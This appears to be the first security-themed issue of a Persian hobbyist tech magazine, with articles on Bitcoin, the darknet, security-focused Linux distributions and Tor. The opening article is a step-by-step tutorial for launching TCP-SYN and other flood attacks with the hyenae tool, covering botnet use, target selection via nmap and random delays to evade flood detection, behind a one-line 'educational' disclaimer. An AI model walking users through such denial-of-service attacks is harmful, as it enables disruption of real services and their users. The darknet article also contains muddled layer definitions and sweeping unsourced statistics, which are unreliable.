شماره اول

قبیله گیک ها



تنها مجله مخصوص گیک های ایرانی

امـــنـــیـــت (یک)

فهرست محتوا:

با تشکر از دوستانی که ما را در تهیه این مطالب یاری نمودند:

بابز	Telegram ID: @BoBzBoBz
Ali N	Telegram ID: @NetworkAdmin
روهام	Telegram ID: @rooham_inet
بیطرف	Telegram ID: @Fbitaraf
DemoVersion	Telegram ID: @DemoVersion

سخن سردبیر

گیک و فرهنگ گیکی در جوامع غربی رشد بسیار زیادی داشته اند که نمونه آن را میتوان در موفقیت سریال TBBT مشاهده کرد. سریالی در مورد زندگی روزمره گروهی گیک که پرفروشترین سریال روز در تمام نقاط دنیا میباشد. از نظر مردم عادی فقط کسانی که با کامپیوتر و دیگر گجتهای الکترونیکی سرگرم هستند گیک شناخته میشوند اما دیدگاه جهانی در مورد این کلمه، حوزه ای بسیار وسیعتر را در بر میگیرند. ما نیز برهمین اساس سعی داریم مجله ای متفاوت برای گیکهای فارسی زبان تهیه کنیم.

از نظر ما گیک به کسانی گفته میشود که در یک یا چند موضوع متفاوت در زمینه تکنولوژی مدرن تخصص داشته باشد. فرقی نمیکند که در زمینه اندروید تخصص داشته باشد یا الکترونیک و یا هر زمینه دیگری مهم این است مانند یک گیک فکر کند و عاشق تخصص خود باشد و از آخرین اخبار مربوط به آن مطلع و حتی زمانهای بیکاری خود را وقف آن کند.

اگر همچین شاخصی را در خودتان سراغ دارید باید بگویم که به جمع قبیله ما خوش امدید. قبیله ای که ما به آن قبیله گیک ها می گوییم.

بابز ، مجله قبیله گیگ ها



فلفل نبین چه زیره

همانطوری که حتما در جریان اخبار هستید، حمله‌های هکری به روش DDoS در صدر اخبار چند ماه گذشته بوده‌اند. قصد دارم نحوه استفاده از نرم‌افزاری به نام hyenae را آموزش بدهم که میتوانید از طریق آن یک حمله DDoS را مدیریت کنید. این مطلب جنبه آموزشی دارد. بعد از نصب این برنامه میتوانید آن را از طریق خط فرمان اجرا نمایید.

```
#hyenae
* Initializing
*Starting attack assistant
*Select operation mode:
<1. Local
<2 .Remote (Single Daemon)
<3. Remote (Multiple Daemons)
```

در این قسمت از شما سوال میشود که آیا میخواهید هدف را از طریق کامپیوتر Local خود مورد حمله قرار دهید یا میخواهید از کامپیوتری بر روی اینترنت استفاده کنید و یا اینکه مجموعه ای از کامپیوترها را برای حمله در نظر گرفته‌اید؟ که در حالت فعلی ما گزینه اول را که در واقع استفاده از کامپیوتر خود برای حمله میباشد را انتخاب میکنیم، اما اگر شما کامپیوترهای دیگری را در سطح اینترنت در اختیار دارید، میتوانید از طریق گزینه سوم آدرس آنها را در یک فایل قرار دهید تا آنها حمله را برای شما انجام دهند(مثلا اگر بات نت در اختیار دارید) و اگر هم فقط یک کامپیوتر روی اینترنت در اختیار دارید که میخواهید حمله را از طریق آن انجام بدهید، میتوانید گزینه ۲ را انتخاب نمائید.

```
Select network interface:
<1. wlp3s0
<2. Any
<3. Lo
<4. enp5s0
<5. bluetooth0
<6. bluetooth-monitor
<7. Nflog
<8. Nfqueue
<9. dbus-system
<10. dbus-session
<11.usbmon1
<12. usbmon2
<13. usbmon3
<14. usbmon4
```

در مرحله بعدی کارت شبکه خود را انتخاب مینمائید که در این مثال شماره ۱، کارت شبکه ماشین من میباشد.

```
Select IP version:
<1.IPv4
<2.IPv6
```

در مرحله بعد نوع IP را انتخاب میکنید که برای بیشتر سایت‌های فعلی گزینه اول جواب میدهد، اما در بعضی موارد که دومین خیلی جدید باشد و احتمال استفاده از IP مدل IPv6 وجود داشته باشد، بهتر از گزینه ۲ استفاده نمائید. شما میتوانید برای فهمیدن اینکه IP مورد استفاده شما از چه نوعی هست، به مودم خود نیز مراجعه نمائید و یا در لینوکس از دستور ifconfig استفاده نمائید.

```
Is packet route NAT-Free?
Say ‹n› here if the target machine is on a different subnet than you such as hosts on the internet.
Enter choice [y or n]:
```

همانطور که مشخص است در صورتی که میخواهید به ماشینی حمله کنید که در شبکه خودتان است، میتوانید از گزینه y و اگر به ماشینی حمله میکنید که بر روی شبکه اینترنت فعال است، گزینه n را بزنیدکه در این مثال ما گزینه n را انتخاب میکنیم.

```
Enter router / gateway pattern:
Pattern format:

 [HW-Address]
For additional informations about address patterns and wilcard based randomization see README or man pages.
```

Mac IP خود را در این مرحله اضافه کنید (شما میتوانید شماره Mac IP خود را از طریق دستور ifconfig بدست بیاورید.)

```
Select attack type:
> 1. ICMPv4-Echo flood DoS
> 2. TCP-SYN flood DoS
> 3. UDP flood DoS
> 4. DNS-Query flood DoS
Enter option [1-4]:
```

در این مرحله نوع حمله خود را انتخاب کنید که ما برای این مثال حالت TCP را انتخاب میکنیم.

```
Enter source pattern:
Pattern format:
[HW-Address]-[IP-Address]@[Port]
For additional informations about address patterns and wilcard based randomization see README or man pages.
```

در این مرحله Mac address خود را به همراه IP Local خود و همچنین یک پورت باز روی مودم خود را به برنامه معرفی میکنیم.

```
Enter destination pattern:
Pattern format:
[IP-Address]@[Port]
For additional informations about address patterns and wilcard based randomization see README or man pages.
```

در این مرحله IP و پورت هدف را وارد میکنیم. دقت کنید که برای اینکه مطمئن شوید چه پورتهای از هدف باز میباشند، میتوانید از نرم افزار nmap استفاده کنید و IP هدف را که از طریق EtherApe بدست آورده اید را به nmap بدهید تا مشخصات شبکه هدف را برای شما پیدا کرده و پورت های باز هدف را برای شما لیست کند.

```
Activate random send delay?
A random send delay can be usefull to break flood detection mechanisms but will slow down the packet rate of the attack.

Enter choice [y or n]:
```

در این مرحله میتوانید یک delay بصورت تصادفی در مابین حملات خود ایجاد نمائید تا سیستمهای حفاظتی سایت نتوانند شما را ردیابی کرده و باعث قطع کردن شما از سرور شوند. ما برای این مثال گزینه y را انتخاب میکنیم، اما توجه داشته باشید که گزینه n سرعت عمل بیشتری خواهد داشت اما شما بهتر است زمانی از آن استفاده کنید که تعداد IPهای زیادی داشته باشید و بن شدن تعدادی از آنها از طرف سایت برای شما اهمیتی نداشته باشد.

```
Enter choice [y or n]: y
Attack usage:
hyenae -I 1 -a tcp -f s -A 4
–s
***************
 –E 1000
```

```
Would you like to execute the attack now?
Enter choice [y or n]:
```

در این مرحله از شما سوال میشود که آیا اطلاعات داده شده درست است و شما مایل هستید که حمله آغاز شود ؟ که طبیعتا گزینه y را انتخاب میکنیم (دقت داشته باشید بجای ××××× باید اطلاعاتی که شما در مورد Mac address و Local IP خود و همچنین IP و پورت هدف قرار داشته باشد)

```
*opening network interface(××××××××)
*Launching attack
Press any key to stop
```

در این مرحله حمله شما انجام میشود و همانطور که مشاهده میکنید در صورتی که هر کلیدی از کیبورد را بزنید حمله متوقف میشود (توجه داشته باشید بجای ××××× شما باید نام کارت شبکه خود را که در دومین مرحله انتخاب نمودین مشاهده نمائید.)

(@BoBzBoBz – بابز)



پولی برای تمام فصول؟

کمی شبیه پول است و کمی هم شبیه حباب های مالی. نـامش بیـت کـوین است و در یک چشـم بـه هـم زدن در همه جا سبز شده تا آینده پول ها را در کسری از زمان معاصر بـه مـا نشـان دهد. بیت کـوین اساسـا نـوعی پـول مجــازی اســت کــه در اینترنــت، کامپیوترهـای پـر قـدرت و البتـه بـه واسطه علاقه بسیاری افراد به استفاده از شکل هـای جدیـدی از پـول هـای مبادله‌ای بوجود آمده است. بیت کوین شباهت های زیادی با سایر ارزها دارد، ولـی مهمتـرین آنهـا پذیرفتـه شـدن بیشتر و بیشـتر توسـط تجـار، خـرده فروش ها و مردم عادی، چه آنلایـن و چه آفلایـن، بـه عنـوان راهـی بـرای دریافت و پرداخت است. ایـن روزهـا خرید پیتزا با بیت کوین هم در برخـی کشورها ممکن است یـا حتـی انجـام خریدهای روزانه در سوپرمارکت ها....

چرا بیت کوین جذاب است؟

بیت کوین یک پول غیر متمرکز است و توسط هیچ دولتی پشتیبانی نمی شود، این مهمترین جاذبه آن اسـت. بیـت - کوین با ارزهای سنتی تفاوت اساسـی دارد. بـرخلاف دلار ، پونـد ، یـورو و ... بیت کوین توسط هیچ دولتی پشتیبانی نمی شود. در مقابل نوعی پـول کـاملا غیرمتمرکز محسوب می شـود. بیـت- کـوین بـه هـیچ نـوع سیسـتم بانـک مرکزی یا سیستم کنترل پـولی متصـل نیست در مقابل به جای تبـدیل شـدن به بخشی از یـک سیسـتم کـه اغلـب توسط حرص و طمع افراد یا دستکاری های قدرت ها قابل آلوده شدن اسـت. این ارز در دنیایی آنلایـن کـه توسـط ریاضیات و پروتکـل هـای رمزگـذاری هوشمند هدایت می شود، بوجود آمـده است. بهتراست فرامـوش نکنـیم کـه مخترع بیت‌کوین نامزد دریافت جـایزه نوبل اقتصاد بوده اسـت. بیـت کـوین معادل پول دیجیتـال انتقـال پـول بـه روش دست-به- دست اسـت، یعنـی تقریبا غیرقابل ردگیـری! بیـت کـوین شبیه طلا نیست که بشود از دل زمـین اسـتخراجش کـرد. شـبیه کاغـذ مخصوص هم نیست کـه بانـک هـای مرکزی بـا روش هـای دشـوار بـرای حفاظت از جعـل آن چـاپش کننـد. در عوض بیت کوین ها به طور کامـل بـر شبکه ای غیرمتمرکـز از کامپیوترهـا و شاهکارهای رمزگذاری استوار هستند. کل سیستم بیت کوین بر پایـه شـبکه P2P کار می کند. معماری P2P مشابه شبکه های اشتراک گذاری فایل است که به مردم امکان مـی دهنـد آزادانـه داده هایی از همه نوع، شامل فیلم ها و موسیقی های تحـت پوشـش قـانون کپی‌رایت را برای هم ارسال کنند.

به بیان دیگر، هیچ کامپیوتری ویژه ای وجود ندارد که تمام فرآیندهای مرتبط بـا بیـت کـوین را پـردازش کنـد. در عوض، هر کاربر بیت کوین بخشـی از شـبکه ای اسـت کـه مجمـوع بـار پردازشی برای تولید بیت کـوین هـا و ثبت داد و ستدهای آنهـا را اداره مـی- کند. این ماهیت غیرمتمرکز اسـت کـه تاکنون بیت کوین را در مقابل دخالت- های دولت ها غیرقابل نفوذ کـرده و آن را از نظارت و قانونگذاری نیز دور نگاه داشته است.

کیف پول:

بیت کوین بر رمزگذاری کلیـد عمـومی یا رمزنگاری نامتقـارن اسـتوار اسـت، روشی که در آن کلیـد مـورد اسـتفاده برای رمزنگاری بـا کلیـدی کـه بـرای رمزگشایی اسـتفاده مـی شـود، فـرق دارد. به بیان دیگر، با در اختیار داشتن کلید رمزنگاری نمی تـوان رمزگشـایی یک پیام را انجام داد. در نتیجه افشـا شدن (عمومی بودن) کلیـد رمزنگـاری خطری برای کسی ایجاد نخواهد کرد.



بهترین راه، نگهداری بیت کوین ها در حساب شخصی، بر روی یک کامپیوتر امن، حافظه های خارجی غیرمتصل بـه اینترنت یا نرم افزار یا چـاپ بـر روی کاغذ است. بـرای ایـن منظـور حتـی سخت افزارهای خاص با نـام "کیـف پول سخت افزاری" نیز ساخته شـده است.

باید توجه داشت که صرفا پاک کـردن داده های کیف پول از روی حافظه های خارجی نمی تواند کافی باشد. در سال ۲۰۱۳ گزارشـی مربـوط بـه سـرقت ۷۵۰۰ بیـت کـوین بـه ارزش ۷٫۵ میلیون دلار دریافت شـد. صـاحب آن حساب هارد دیسکی را که از آن بـرای ذخیره کلید خصوصی اش استفاده می- کرد، دور انداخته یا فروخته بود. نـرم - فـزار بیـت کـوین کـه بـرای ارسـال، دریافت و ذخیره بیت کـوین اسـتفاده می شود، کار تولید و ذخیـره کلیـدهای خصوصی را انجام می دهد.

اولین نـرم افـزار کیـف پـول بـا نـام Bitcoin-Qt در سـال ۲۰۰۹ توسـط ساتوشی ناکاموتو در قالـب یـک کـد منبع باز منتشر شد. می توان از آن بـه عنوان یک کیف پـول دسـکتاپ بـرای پرداخـت هـای شخصـی یـا بـر روی سرورها برای صرافی ها استفاده کـرد. در نسخه ۰٫۹ نـام ایـن برنامـه بـه Bitcoin Core تغییر یافت تـا نقـش آن در شبکه بهتر بیان شـود، زیـرا در اصل پروتکل بیت کوین را تعریف می- کند و به عنوان استانداردی برای سایر کاربردها استفاده می شود.

(روهام– @rooham_inet)

دارک نت زیرذربین

فضای اینترنت را میتوان به چندین لایه تقسیم کرد: ۱- لایه سطحی یا روی وب که اکثر سرویس های عادی و قابل رویت اینترنت در این لایه قرار دارند. به طور مثال سرویس هایی نظیر گوگل، یاهو و شبکه های اجتماعی عمومی نظیر فیس بوک و توییتر ۲- لایه وب تاریک (Dark Web): در این سطح اغلب سایت های دانلود رایگان محتوا قرار دارند، سرویس هایی نظیر تورنت، شبکه دزدان دریایی، اسناد فاش شده ویکی لیکس و فایل های فاش شده آیکلاد ۳- لایه وب عمیق (Deep Web): سیاه ترین محتواهای شبکه های مجازی و اینترنت را در خود جای داده است. شبکهL2P ، سرویس های پولی رمزشده (بیت کوین)، گروه های تبهکاری مختلف و نهادهای جاسوسی.



قبل از بیان تعریفی از دارک نت لازم میدانم که تاریخچه ای کوتاه از آن بیان کنم: DARPA که یک سازمان تحقیقاتی و فناوری زیر نظر وزارت دفاع آمریکا است، در ابتدا با نام ARPA آغاز به کار کرد ولی بعدها با اضافه کردن Defence به ابتدای نام کامل خود به دارپا تغییر نام داد. در دهه ۱۹۷۰ دارک نت برای تعیین شبکه های مجزا از آرپانت برای اهداف امنیتی ایجاد شد. در اوایل سال ۲۰۱۴، دارپا پروژه‌ای جدیدی به نام MEMEX را معرفی کرد که هدف از آن پروژه، ایجاد موتور جستجو برای دارک وب بود. دارک نت، دارک وب و Deep web یک شبکه‌ی خصوصی اشتراک گذاری فایل هستند که در آن ارتباطها به شکل ارتباط یک زوج معتمد یعنی کاربر به کاربر، گاهی اوقات میگویند دوستان (Friend to(F2F Friend استفاده میشود)، نظیر به نظیر و شبکه های بزرگی نظیر TOR، freenet و I2P و ... صورت می گیرد. این سازمان برای مقابله با فعالیت‌های غیرقانونی این شبکه ازجمله قاچاق انسان، دارو، اسلحه و به اشتراک گذاری فایل‌های دارای کپی‌رایت و غیره، ابزار جدیدی بنام MEMEX (ترکیب کلمات memory و index) طراحی کرده که قابلیت شناسایی این فعالیت‌ها را دارد. دارک نت توسط موتورهای جستجوگر نظیر گوگل، یاهو و بینگ غیرقابل دسترس است. برنامه موتور جستجوگر دارپا، پیگیری فعالیت‌های غیرقانونی دارک نت، کشف الگوها و روابط آنلاین برای اجرای قوانین است. دارک نت توسط آزمایشگاه هوشمند نیروی دریایی ایالات متحده ایجاد شد تا افسران اطلاعاتی اجازه جستجو در اینترنت را بدون اشکار کردن هویتشان داشته باشند. نرم افزار هایی که برای این منظور به کار می روند، به طور اختصار شامل موارد زیر هستند: Tor (router onion)، I2P، گنونت (با فعال کردن گزینه توپولوژیF2F) ، Freenet، Retroshare (با غیرفعال کردن قابلیت های DHT و Discovery)، GNUnet (با فعال کردن گزینه توپولوژیF2F)، Zeronet، Syndie، OneSwarm و Tribler.

دسترسی به دارک نت به روش های مختلفی اعم از استفاده از مرورگرهای ناشناس به عنوان مثال تور، استفاده از موتورهای جستجوی ناشناس مانند موتور جستجوی ناشناس و توزیع شده دارک وب Grams که به منظور جستجوی مواد مخدر، اسلحه ها و حساب های کاربری به سرقت رفته در وب سایت های پنهان به کارمیرود، استفاده از چت روم های مخفی و اتاق های گفتگو صورت می گیرد. از دارک نت درموارد مختلفی از جمله پول های رمزنگاری شده مانند پول‌های دیجیتالی مانند بیت کوین و دارک کوین، خدمات میزبانی وب، خدمات ابری که عمدتا به منظور بلاک نشدن فایل های مخرب هکرها در برابر سیستم های امنیتی استفاده می شود، در ایجاد مدارک جعلی از جمله پاسپورت، گواهینامه‌ی رانندگی، مدارک شهروندی، کارت شناسایی، مدارک دانشگاهی، مدارک مهاجرتی و حتی کارت شناسایی دیپلماتیک، خرید اسلحه ومواد منفجره وحتی خرید اعضای بدن انسان استفاده می شود. اداره ملی مبارزه با جرایم در بریتانیا در گزارشی در سال جاری میلادی هشدار داد که سوء استفاده کنندگان جنسی از کودکان به استفاده از سایت‌های بدون نام و فناوری رمزنگاری روی آورده‌اند. در سال ۲۰۱۴ میلادی نتایج حاصل از پژوهشگر در دانشگاه پورتسموس انگلیس نشان داد: بیشترین موارد درخواست در شبکه Tor به ترتیب مربوط به موارد پورن کودکان و تجارت سیاه است. بر اساس این تحقیقات از هر ۵ بازدید از سایت و سرویسی که با تور مخفی سازی شده است، چهار کاربر به دنبال مقاصدی مرتبط با آزار جنسی کودکان هستند. در گذشته ارتش آمریکا برای نخستین‌بار از این روش استفاده کرد، ولی امروزه فعالان سیاسی، افشاگران اطلاعات محرمانه سازمان‌های مختلف هم از آن استفاده می‌کنند، از جمله در جریان اعتراضات موسوم به بهار عربی، معترضان برای آن که مراجع امنیتی آنها را شناسایی نکنند، ازاین روش استفاده کردند. از طرفی FBI و پلیس اتحادیه اروپا چندسالی است که در شبکه های Dark Web حضور دارند. آن ها دلیل این حضور را مقابله با مجرمان و باندهای توزیع مواد مخدر عنوان کرده اند اما در خصوص انهدام شبکه های آزار جنسی کودکان فعالیت قابل ملاحضه ای در این باره انجام نشده است. از جمله اقدامات قابل ذکر FBI متلاشی کردن شبکه هایی عظیم شبکه مخفی شده در تور بنام Silk road بود که اقدام به خرید و فروش مواد مخدر می کرد. در نوامبر ۲۰۱۴ مقامات امریکا و اروپا بیش از ۴۰۰ وب سایت با آدرس های مخفی را ضبط و حدودا ۱۶ نفر را در ۱۸ کشور که بازار سیاهی را برای مواد مخدر و سایر خدمات غیر قانونی ایجاد کرده بودند، دستگیرنمودند. این عملیات تنها برای هدف قرار دادن وب سایت های دارک نت و سایت های مدیران صورت گرفت.



در نتیجه دارک نت یک بازار با طیف گسترده ای از موارد غیر قانونی،سرویس ها و ارتباطات می باشد. اما دارک نت بیش از یک بازار سیاه است. دارک نت خانه هایی از بحث های سیاسی و اشتراک اطلاعات بین دگر اندیشان، روزنامه نگاران، خبرچین ها و افراط گرایان نیز می باشد، درست مثل بازار سیاهی که برای قرن ها وجود داشت، دارک نت پویا است و به طور ارگانیک رشد می کند، درنتیجه برای دولتمردان و اجرا کنندگان قانون، کنترل آن با استفاده از ابزارهای موجود امروزی غیر ممکن است.

(بیطرف -@Fbitaraf)

کالی و بلک آرچ و دیگر هیچ؟؟

در دنیای لینوکس توزیعهای مختلفی با تمرکز بر روی امنیت و نفوذ وجود دارد. در دنیای کاربران فارسی زبان توزیعهایی مانند (black arch , kali...) بسیار معروف و همه گیر میباشند. اما در دنیای لینوکس نفوذگران کلاه سیاه و مدافعان کلاه سفید با ابزارها و توزیعهای دیگری نیز مسلح هستند که سعی داریم در این مقاله به معرفی ۱۰ مورد برتر بپردازیم.



BACKBOX -۱

این توزیع که بر پایه اوبونتو طراحی شده است به همراه دیکستاپ XFCE ارایه میشود. میتوان گفت Backbox یکی از سریعترین توزیعها میباشد. این توزیع یکی از بەروزترین ریپازتوریها را دارد که بصورت مدام در حال ارایه آپدیتهای پایدار پکیجهای خود میباشد. برعکس خیلی دیگر از توزیعها در Backbox سعی شده است تا جایی که امکان دارد از نصب پکیجهایی که کار مشابه انجام میدهند، خودداری شود و فقط بهترینها انتخاب و در اختیار کاربر قرار بگیرد. این توزیع برای حفظ امنیت بطور پیشفرض از Tor پشتیبانی میکند.



Kali -۲

بطور قطع یکی از معروفترین توزیعها در زمینه امنیت Kali میباشد. این توزیع از دل توزیع BackTrack که خود توزیعی بر پایه دبیان است، بوجود آمده است. این توزیع را میتوانید بر روی USB یا CD و حتی بر روی Raspberry Pi اجرا کنید. بصورت پیشفرض با دیسکتاپ نوم (Gnome) ارایه میشود ولی شما میتونید با ساخت ISO مخصوص خودتون هر نوع دیسکتاپی که علاقه دارید را به آن اضافه کنید. یکی از دلایل اصلی معروفیت Kali را میتوان ارایه پکیج MetaSpoilt بصورت پیشفرض بر روی آن بشمار آورد.



Pentoo -۳

این توزیع بر اساس Gentoo میباشد. کسانی که در حال استفاده از Gentoo میباشند، میتوانند Pentoo را روی آن نصب نمایند. این توزیع بصورت پیشفرض با XFCE ارائه میشود. ابزار این توزیع در ۱۵ دسته مختلف از Exploit و Fingerprint گرفته تا کرک بانک اطلاعاتی و انوا اسکنرها و ... تقسیم بندی شده اند. یکی از موضوعاتی که بخاطر Gentoo بودن پایه این توزیع با آن رو به رو خواهید بود، درگیر بودن زیاد با کارت شبکه میباشد.



Security Onion -۴

این توزیع هم بر اساس اوبونتو میباشد. تمرکز بیشتر این توزیع بر روی مانیتورینگ شبکه و شناسایی حملات بر سیستم میباشد. این توزیع بر عکس توزیعهای تهاجمی ساختاری تدافعی دارد هر چند که امکان استفاده از آن برای حملات هم وجود دارد. این توزیع به همراه XFCE ارایه میشود و در کنار آپدیتهای مختلف ویدیوهای آموزشی زیادی از طریق سایت رسمی آن منتشر میشود.



Caine -۵

یک توزیع دیگر بر اساس اوبونتو که بیشتر بخاطر Live disk اجرا شدن معروف میباشد. یکی از ابزار معروف این توزیع rbfstab میباشد که باعث میشود تمامی دستگاهها ماونت شده بصورت پیشفرض read-only در نظر گرفته شوند.



BlackArch-۶

بی شک یکی از سبکترین توزیعهای لینوکس در زمینه امنیت میباشد. درصورت استفاده از Arch میتوانید ریپازتوری BlackArch را به آن اضافه نموده و از ابزار آن استفاده نمایید. شما میتوانید BlackArch را بر روی USB یا not UNetBootin نصب کنید. در صورت استفاده از نسخه live بصورت پیشفرض با دسترسی Root وارد سیستم خواهید شد. این توزیع در عین اینکه تهاجمی میباشد اما قابلیتهای بیشماری در زمینه تدافعی در خود دارد.



Parrot Security OS -۷

این توزیع که بر اساس دبیان ساخته شد است توسط شرکت Frozenbox ایتالیایی تهیه و ساپورت میشود. از این توزیع بعنوان یکی از بهترین توزیعهای موجود در زمینه فعالیت ناشناس نام میبرند و حتی Tor بصورت پیشفرض برای مرور ناشناس در وب بر روی آن نصب میباشد. این توزیع را میتوانید حتی بر روی دستگاههای قدیمی با GB ۲ رم اجرا نمود.



JonDo Live-CD/DVD -۸

یک توزیع دیگر بر اساس دبیان با تمرکز تخصصی بر روی ناشناس باقی ماندن میباشد. در این توزیع انواع برنامه های برپایه ناشناس باقی ماندن تنظیم شده اند، بطور مثال Pidgin و TorChat برای سیستم پیام رسان بصورت ناشناس تنظیم شده اند و یا TorBrowser و JonDoFox برای مرور ناشناس وب بصورت پیشفرض نصب میباشند.



Qubes -۹

این توزیع که بر پایه فدورا میباشد بر اساس اصل ایزوله بودن تنظیم شده است. تمامی عملیاتها در این توزیع بر روی ماشینهای مجازی متفاوت اجرا میشوند و هر ماشین فقط به سرویسهایی دسترسی دارد که برای اجرای عملیات تعیین شده برای آن ماشین مورد نیاز میباشند. این توزیع را میتوانید به همراه KDE و یا XFCE بصورت پیشفرض استفاده نمایید.



Tails -۱۰

این توزیع هم مانند JonDo Live تمرکز خود را بر روی ناشناس بودن قرار داده است. شما این توزیع را حتی برروی SD کارت هم میتوانید نصب کنید. بصورت پیشفرض از شبکه Tor برای ارتباط استفاده میکند. در نسخه آخر این توزیع حتی از آخرین سیستم استتار برای کیف پول مجازی بیت کوین پشتیبانی شده است.

امیدواریم که با مطالعه این مقاله با توزیعهای بیشتری آشنا شده باشید و بتوانید در زمان انتخاب یک توزیع مناسب بر اساس نیاز خود را انتخاب نمایید.

(بابز – @BoBzBoBz)

پیاز دوست داشتنی



تور چیست؟ چگونه کار میکند؟ چگونه میتوان از تور استفاده کرد؟ آیا امن هست یا خیر؟ در ایـن مقاله قصد داریم به طور کامل بـه بررسـی ایـن آنتی فیلتر پرداخته و به سوالات بالا پاسخ دهیم. پس با ما باشید.


معرفی تور

تور (TOR) که به انگلیسی معادل The Onion Router : (anonymity network) میباشـد، به عنـوان سـامانه ای بـرای ناشـناس مانـدن کاربران در محیط اینترنت مـی باشـد، ایـن بـه عنوان تعریفـی کلـی از تـور بیـان میگـردد، در حقیقت تور در درجه اول شبکه ای از تونل هـای مجازی است که به جهت بالا بـردن امنیـت و حریم خصوصی افراد در اینترنـت مورداسـتفاده قرار میگیرد و در درجه دوم ایـن سـامانه آنتـی فیلتری است کـه امکـان تغییـر در سـاختار آن توسط برنامه نویس ها و بسط دهنده های نـرم افزاری وجود دارد. ما در ایران عموما تـور را بـه عنوان دورزدن فیلترینگ اینترنت میشناسیم امـا چرا کشورهای دیگر از تور استفاده میکنند؟؟

در مقالـه ای از دوسـتان در ارتبـاط بـا گـروه آنونیموس خواندم که آنها نیـز بـرای ناشـناس ماندن و ردیابی نشدن از نرم افزارهای مختلفی از جمله تور استفاده میکنند . پس درنتیجه از تور میتـوان بـرای دورزدن محـدودیتها وگسـترش آزادی اینترنت استفاده کرد.

نحوه ی کار تور

همانطور که بیـان شـد بـه تـور The onion router نیز گفته میشود. دلیل این نامگذاری به این دلیل است که تور توسط مسیریابی onion یا پیازی کار می کند، در واقع برروی داده، لایـه های مختلف رمزنگاری را اعمال کرده (مانند لایه های پیاز) و توسط تعدادی زیادی گره یا نود بـا نام مسیریاب های پیـازی ارسـال مـی شـوند. فرسـتنده یـا سـرویس دهنـده تـور لیسـتی از گرههای تور را مستقیما از خود سـرور (تـور بـر روی سرورها و رایانه های هـزاران داوطلـب در کل جهان اداره می شـود. تعـداد ایـن سـرورها تاکنون بیش از ۴۵۰۰ عـدد تخمـین زده شـده اند) دریافت میکنـد. بجـای برقـراری مسـیری مستقیم از مبدا به مقصد، بستههای داده را روی شبکه تور از طریق چندین مسیریاب گـذرگاهی تصادفی انتخاب میکند و بنابراین هیچ نـاظری در هیچ نقطهای از مسیر نمیتواند بگوید که داده در هر زمان از کجا میآید و به کجا خواهد رفت. هر مسیریاب یک لایه رمز حاوی پیام را بـرای خواندن دستورهای مسیریابی رمزگشایی میکند و پیام را به مسیریاب بعدی میفرستد و همـین طور ایـن رونـد را تکـرار مـیکننـد. در نتیجـه سرویس گیرنده در طی این روند، مداری از این اتصالات می سازد. در این مدار، به منظور حفـظ گمنامی فرستنده در ایـن شـبکه، هـیچ یـک از گرههای موجود در زنجیره نمی توانند تایید کنند گره قبل یا بعد از خود صادر کننـده اصـلی پیـام است یا خیر. به همین دلیل هر مسیریاب بیش از یک هاپ را در مدار نمی بیند و تنها تا یک هاپ قبل را میشناسد و داده در مسیر انتقـالِ خـود، همیشه برای افراد زیادی ناشناس میماند.



مزایای تور

۱- ترافیک اطلاعات در بین رایانه هـای افـراد داوطلب که در نقاط مختلف دنیا پراکندهاند دست به دست میشود، در نتیجـه بـه ایـن شـکل از امنیت و حریم خصوصی افراد در برابر اینترنـت دفاع می گردد.

۲- ایـن سـامانه بـرای بـازدهی بیشـتر، مـدار یکسانی را برای اتصالات استفاده مـیکنـد کـه حدودا در عرض ۱۰ دقیقه اتفاق میافتد سـپس با درخواستهای بعدی، مـداری جدیـد سـاخته میشود تـا بـه ایـن گونـه، افـراد را از پیونـد فعالیتهای قبلی به بعدی حفظ نماید. در صورت دیدن کاربری از سـایت سـرویس دهنـده تـور مسیر دومی تصادفی اختیار میکند.

۳- با اسـتفاده از "نقـاط ملاقـات" کاربرهـای دیگر، تور میتواند هرکدام بدون دانستن هویت شبکه دیگری به این سرویسهای پنهان، وصل شوند. این سرویسهای مخفی عملا میتواند به کاربرهای تور اجازه دهد کـه وبسـایتی را بـرای انتشار مطلب، بدون نگرانی از سانسـور، ایجـاد کنند.

مشکلات تور

۱-تور نمـیتوانـد تمـامی مسـایل مربـوط بـه ناشناس بودن را حل کند و تنها روی حفاظت از انتقال دیتا تمرکز میکند.

۲- تور در مقابل حملات زمان بنـدی پایانـه بـه پایانه حفاظتی ارایه نمیدهد: اگر مهاجم بتوانـد ترافیک خروجی کامپیوتر و نیـز ترافیـک ورودی به مقصد موردنظر را مشاهده کنـد مـیتوانـد از آنالیز آماری برای کشف اینکـه بخشـی از یـک مدار هستند، استفاده کند.

۳- تور سـرعتی لاکپشـتی دارد و روز بـه روز سرعت آن آهستهتر می شود، زیرا بین سـرعت مرور اینترنت و ناشـناس مانـدن آن در هنگـام فعالیـتهـای اینترنتـی، معادلـه ای میگیـرد. از آنجایی که Tor امکان ناشناس ماندن را آسـان کـرده و سـرعت کمتـری در مقایسـه بـا مرورگرهای دیگر داردو

۴- برای مخفی نگه داشتن محتـوای ارتباطـات آنلاین طراحی نشده است. در نتیجه در هنگـام استفاده از سرویس های امنـی ماننـد Gmail ، استفاده از Tor انگار یک لایه محافظتی دیگری روی آن میافزاید، اما نبایـد از آن بـرای ایمنـی دسترسی به سرویس های نا امنی مانند Yahoo یا هر سایت دیگری کـه بـه ارسـال / دریافـت اطلاعات از طریق ارتباط نـاامن http اسـتفاده میکند، بسنده کرد.

۵-در ایمن بودن تور نسبت به دیگر سرویسها شک زیادی وجود ندارد اما اطلاعات مربـوط بـه کاربران وقتی جز تـور برنامـههـای دیگـری در کامپیوتر اجرا کردهاند امکان سرقت دارد.

۶-تور به عنوان یک برنامـه رسـمی خریـداری نمیشود به همین دلیل زمانی که کاربران تصمیم به نصب آن بگیرنـد امکـان هشـدار از طـرف سیستم عامل وجود دارد و هیچ هشداری را نباید نادیده گرفت.

